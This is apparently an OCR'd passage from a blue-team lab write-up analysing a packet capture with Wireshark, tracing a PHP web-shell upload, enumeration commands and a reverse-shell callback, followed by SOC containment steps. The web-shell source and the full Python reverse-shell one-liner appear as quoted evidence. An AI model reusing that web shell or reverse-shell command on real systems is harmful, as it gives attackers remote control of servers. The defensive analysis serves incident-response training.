
4. Implement or strengthen **input validation and file upload restrictions** on the web application, including file type whitelisting, file size limits, and antivirus scanning.
5. Notify development teams to **patch the upload endpoint** and review session/authentication controls around profile editing features.
6. Monitor for any other suspicious activity originating from the attacker's IP or related IPs to detect potential persistence.

Key takeaway: The successful upload and execution of a PHP web shell marks a critical breach, enabling remote control over the server — immediate containment and remediation are vital to prevent catastrophic damage.




Wireshark · Follow HTTP Stream (tcp.stream eq 1270) · BTLOPortScan.pcap
POST /upload.php HTTP/1.1
Host: 10.251.96.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.251.96.5/editprofile.php
Content-Type: multipart/form-data; boundary=---------------------------172729275513321405741501890958
Content-Length: 482
Connection: keep-alive
Cookie: PHPSESSID=10b3rrv35ctuvv7vlnsfr6ugjt
Upgrade-Insecure-Requests: 1
-----------------------------172729275513321405741501890958
Content-Disposition: form-data; name="fileToUpload"; filename="dbfunctions.php"
Content-Type: application/x-php
<?php
if(isset($_REQUEST['cmd'])){
echo "<pre>";
$cmd = ($_REQUEST['cmd']);
system($cmd);
echo "</pre>";
die;
}
?>
-----------------------------172729275513321405741501890958
Content-Disposition: form-data; name="submit"
Upload Image
-----------------------------172729275513321405741501890958--
HTTP/1.1 200 OK
Packet 16102. 4 client pkt(s), 4 server pkt(s), 7 turn(s). Click to select.
Entire conversation (4517 bytes)
Show as ASCII
No delta times
Stream 127
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
tcp.stream eq 1270
Frame (frame), 1,087
Profile: Default


Favorites
Recently Used
All Applications
Usual Applications
01 - Reconnaissance
02 - Resource Development
03 - Initial Access
04 - Execution
05 - Persistence
06 - Privilege Escalation
07 - Defense Evasion
08 - Credential Access
09 - Discovery
10 - Lateral Movement
11 - Collection
12 - Command and Control
13 - Exfiltration
14 - Impact
15 - Forensics
16 - Services and Other Tools
Terminal Emulator
Root Terminal Emulator
File Manager
Text Editor
Web Browser
Kali Linux
Kali Tools
Kali Docs
Kali Bugs
OffSec Training
Exploit Database
VulnHub
kali
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
Profile: Default



🔍 Remote Command Execution and Callback Connection Attempt

🛠️ **Tool/Technique:** Wireshark (HTTP Stream Follow, URL Decoding, TCP Stream Analysis)
⏱️ **Timestamp:** 2021-02-07 16:40:51 (Packet 16102 - command execution), 16:42:23 (Packet 16201 - python command), 16:42:38 (Packet 16203 - callback connection)
🔗 **Context:**
This activity occurs during the **post-exploitation** phase of the attack chain. After successfully uploading a web shell, the attacker is executing system commands remotely and attempting to establish a reverse shell or persistent connection back to their control system.


🎯 **Why This Matters:**
The attacker is not only executing commands on the compromised server but also attempting to spawn a Python subprocess that initiates a reverse shell connection to a remote IP on a non-standard port (4422). This behavior indicates advanced exploitation techniques designed to maintain long-term control and evade detection, posing a severe threat to the organization's network integrity.

💡 **My Analysis:**


- **Observation:**
  - The attacker runs standard enumeration commands: `id` and `whoami`, confirming they can execute system-level commands and identify the current user context at `16:40:51`.
  - At `16:42:23` (Packet 16201), a URL-encoded HTTP GET request contains a Python command importing modules and calling a subprocess to execute `/bin/bash`.
  - Immediately following this, at `16:42:38` (Packet 16203), a TCP three-way handshake is observed between the compromised host (`10.251.96.5`) and the attacker-controlled IP (`10.251.96.4`) on port `4422`.
  - The handshake sequence (`SYN`, `SYN-ACK`, `ACK`) confirms the initiation of a TCP connection, consistent with a reverse shell callback attempt.
- **Interpretation:**
  - The attacker is using the web shell to execute system commands and gather reconnaissance on the compromised system's user context.
  - The Python subprocess call indicates an attempt to start a bash shell over a TCP connection, suggesting the attacker wants to establish a persistent, interactive remote shell session for ongoing control.
  - The observed TCP handshake confirms the success of the connection initiation from the compromised server back to the attacker's machine, implying that the reverse shell callback is in progress or established.
  - Port `4422` being non-standard suggests deliberate evasion of typical firewall or IDS rules which might monitor common ports like 22 or 80.
- **Action (What a SOC would do next):**


1. **Immediately contain the compromised host** to prevent further attacker control and lateral movement.
2. **Block the suspicious outbound port 4422 traffic** at the firewall or network perimeter to stop the reverse shell communication.
3. **Conduct in-depth log and packet analysis** to track all commands executed and identify other potential persistence mechanisms or malware dropped on the system.
4. **Perform forensic investigation** to confirm attacker foothold duration and scope of compromise.
5. **Coordinate with incident response** to eradicate the web shell, patch vulnerabilities (especially file upload weaknesses), and implement network egress filtering for unusual ports.
6. **Alert relevant stakeholders** about the confirmed active compromise and possible ongoing remote control.


Key takeaway: The attacker's transition from command execution to a reverse shell callback marks a critical escalation, underscoring the urgent need for containment and network defense to prevent full system takeover.





No.	Time	Source	Source Port	Destination	Destination Port	Length	Protocol	Info
16196	2021-02-07 16:42:09.646828320	34.122.121.32	80	172.20.10.2	48812	68	TCP	80 → 48812 [ACK] Se
16197	2021-02-07 16:42:16.615903858	10.251.96.3	67	255.255.255.…	68	592	DHCP	DHCP ACK - Tra
16198	2021-02-07 16:42:35.675122688	10.251.96.4	49942	10.251.96.5	80	76	TCP	49942 → 80 [SYN] Se
16199	2021-02-07 16:42:35.675145132	10.251.96.5	80	10.251.96.4	49942	76	TCP	80 → 49942 [SYN, AC
16200	2021-02-07 16:42:35.675409228	10.251.96.4	49942	10.251.96.5	80	68	TCP	49942 → 80 [ACK] Se
16201	2021-02-07 16:42:35.675646891	10.251.96.4	49942	10.251.96.5	80	706	HTTP	GET /uploads/dbfunc
16202	2021-02-07 16:42:35.675665814	10.251.96.5	80	10.251.96.4	49942	68	TCP	80 → 49942 [ACK] Se
16203	2021-02-07 16:42:35.745576058	10.251.96.5	48994	10.251.96.4	4422	76	TCP	48994 → 4422 [SYN]
16204	2021-02-07 16:42:35.745960023	10.251.96.4	4422	10.251.96.5	48994	76	TCP	4422 → 48994 [SYN,
16205	2021-02-07 16:42:35.745975070	10.251.96.5	48994	10.251.96.4	4422	68	TCP	48994 → 4422 [ACK]
16206	2021-02-07 16:42:35.752239077	10.251.96.5	48994	10.251.96.4	4422	80	TCP	48994 → 4422 [PSH,
16207	2021-02-07 16:42:35.752554122	10.251.96.4	4422	10.251.96.5	48994	68	TCP	4422 → 48994 [ACK]
16208	2021-02-07 16:42:35.752565590	10.251.96.5	48994	10.251.96.4	4422	111	TCP	48994 → 4422 [PSH,
16209	2021-02-07 16:42:35.752802877	10.251.96.4	4422	10.251.96.5	48994	68	TCP	4422 → 48994 [ACK]
16210	2021-02-07 16:42:39.436015793	10.251.96.4	4422	10.251.96.5	48994	69	TCP	4422 → 48994 [PSH,
16211	2021-02-07 16:42:39.436047775	10.251.96.5	48994	10.251.96.4	4422	68	TCP	48994 → 4422 [ACK]
16212	2021-02-07 16:42:39.436110270	10.251.96.5	48994	10.251.96.4	4422	70	TCP	48994 → 4422 [PSH,
16213	2021-02-07 16:42:39.436362755	10.251.96.4	4422	10.251.96.5	48994	68	TCP	4422 → 48994 [ACK]




BTLO
URL Decode and Encode
https://www.urldecoder.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Do you have to deal with URL-encoded format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.
Decode from URL-encoded format
Simply enter your data then push the decode button.
/uploads/dbfunctions.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.251.96.4%22,4422));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27 HTTP/1.1
For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE
Decodes your data into the area below.
/uploads/dbfunctions.php?cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.251.96.4",4422));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'HTTP/1.1
Bonus tip: Bookmark us!
Other tools
Base64 Decode
Base64 Encode
JSON Minify
JSON Beautify
JS Minify
JS Beautify
CSS Minify
CSS Beautify
Partner sites
Free Uptime Monitoring


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 1276
No. Time Source Source Port Destination Destination Port Length Protocol Info
16198 2021-02-07 16:42:35.675122688 10.251.96.4 49942 10.251.96.5 80 76 TCP 49942 → 80 [SYN] Se
16199 2021-02-07 16:42:35.675145132 10.251.96.5 80 10.251.96.4 49942 76 TCP 80 → 49942 [SYN, AC
16200 2021-02-07 16:42:35.675409228 10.251.96.4 49942 10.251.96.5 80 68 TCP 49942 → 80 [ACK] Se
16201 2021-02-07 16:42:35.675646891 10.251.96.4 49942 10.251.96.5 80 706 HTTP GET /uploads/dbfunc
16202 2021-02-07 16:42:35.675665814 10.251.96.5 80 10.251.96.4 49942 68 TCP 80 → 49942 [ACK] Se
16232 2021-02-07 16:42:45.775770612 10.251.96.4 49942 10.251.96.5 80 68 TCP [TCP Keep-Alive] 49
16233 2021-02-07 16:42:45.775783883 10.251.96.5 80 10.251.96.4 49942 68 TCP [TCP Keep-Alive ACK
16253 2021-02-07 16:42:56.010345981 10.251.96.4 49942 10.251.96.5 80 68 TCP [TCP Keep-Alive] 49
16254 2021-02-07 16:42:56.010363269 10.251.96.5 80 10.251.96.4 49942 68 TCP [TCP Keep-Alive ACK
16296 2021-02-07 16:43:06.246838191 10.251.96.4 49942 10.251.96.5 80 68 TCP [TCP Keep-Alive] 49
16297 2021-02-07 16:43:06.246853799 10.251.96.5 80 10.251.96.4 49942 68 TCP [TCP Keep-Alive ACK
16298 2021-02-07 16:43:16.480299024 10.251.96.4 49942 10.251.96.5 80 68 TCP [TCP Keep-Alive] 49
16299 2021-02-07 16:43:16.480312234 10.251.96.5 80 10.251.96.4 49942 68 TCP [TCP Keep-Alive ACK
16315 2021-02-07 16:43:26.715603809 10.251.96.4 49942 10.251.96.5 80 68 TCP [TCP Keep-Alive] 49
16316 2021-02-07 16:43:26.715617352 10.251.96.5 80 10.251.96.4 49942 68 TCP [TCP Keep-Alive ACK
16333 2021-02-07 16:43:36.950012891 10.251.96.4 49942 10.251.96.5 80 68 TCP [TCP Keep-Alive] 49
16334 2021-02-07 16:43:36.950027117 10.251.96.5 80 10.251.96.4 49942 68 TCP [TCP Keep-Alive ACK
16841 2021-02-07 16:44:50.416723977 10.251.96.4 49942 10.251.96.5 80 68 TCP 49942 → 80 [FIN, AC
Destination Address: 10.251.96.5
[Stream index: 9]
Transmission Control Protocol, Src Port: 49942, Dst Port:
Source Port: 49942
Destination Port: 80
[Stream index: 1276]
[Stream Packet Number: 4]
[Conversation completeness: Complete, WITH_DATA (31)]
..0. .... = RST: Absent
...1 .... = FIN: Present
.... 1... = Data: Present
.... .1.. = ACK: Present
.... ..1. = SYN-ACK: Present
....1 = SYN: Present
[Completeness Flags: ·FDASS]
0020 0a fb 60 05 c3 16 00 50 1d 6a 9b dd 97 d3 5d d1
0030 80 18 01 f6 0d 47 00 00 01 01 08 0a 91 d6 6e 37
0040 4f 97 c6 48 47 45 54 20 2f 75 70 6c 6f 61 64 73
0050 2f 64 62 66 75 6e 63 74 69 6f 6e 73 2e 70 68 70
0060 3f 63 6d 64 3d 70 79 74 68 6f 6e 25 32 30 2d 63
0070 25 32 30 25 32 37 69 6d 70 6f 72 74 25 32 30 73
0080 6f 63 6b 65 74 2c 73 75 62 70 72 6f 63 65 73 73
0090 2c 6f 73 3b 73 3d 73 6f 63 6b 65 74 2e 73 6f 63
00a0 6b 65 74 28 73 6f 63 6b 65 74 2e 41 46 5f 49 4e
00b0 45 54 2c 73 6f 63 6b 65 74 2e 53 4f 43 4b 5f 53
00c0 54 52 45 41 4d 29 3b 73 2e 63 6f 6e 6e 65 63 74
00d0 28 28 25 32 32 31 30 2e 32 35 31 2e 39 36 2e 34
00e0 25 32 32 2c 34 34 32 32 29 29 3b 6f 73 2e 64 75
00f0 70 32 28 73 2e 66 69 6c 65 6e 6f 28 29 2c 30 29
0100 3b 25 32 30 6f 73 2e 64 75 70 32 28 73 2e 66 69
0110 6c 65 6e 6f 28 29 2c 31 29 3b 25 32 30 6f 73 2e
Conversation has a SYN packet (tcp.completeness.syn)
Packets: 17508 · Displayed: 19 (0.1%)
Profile: Default





🔍 Hands-On Webshell Access with System Discovery Commands

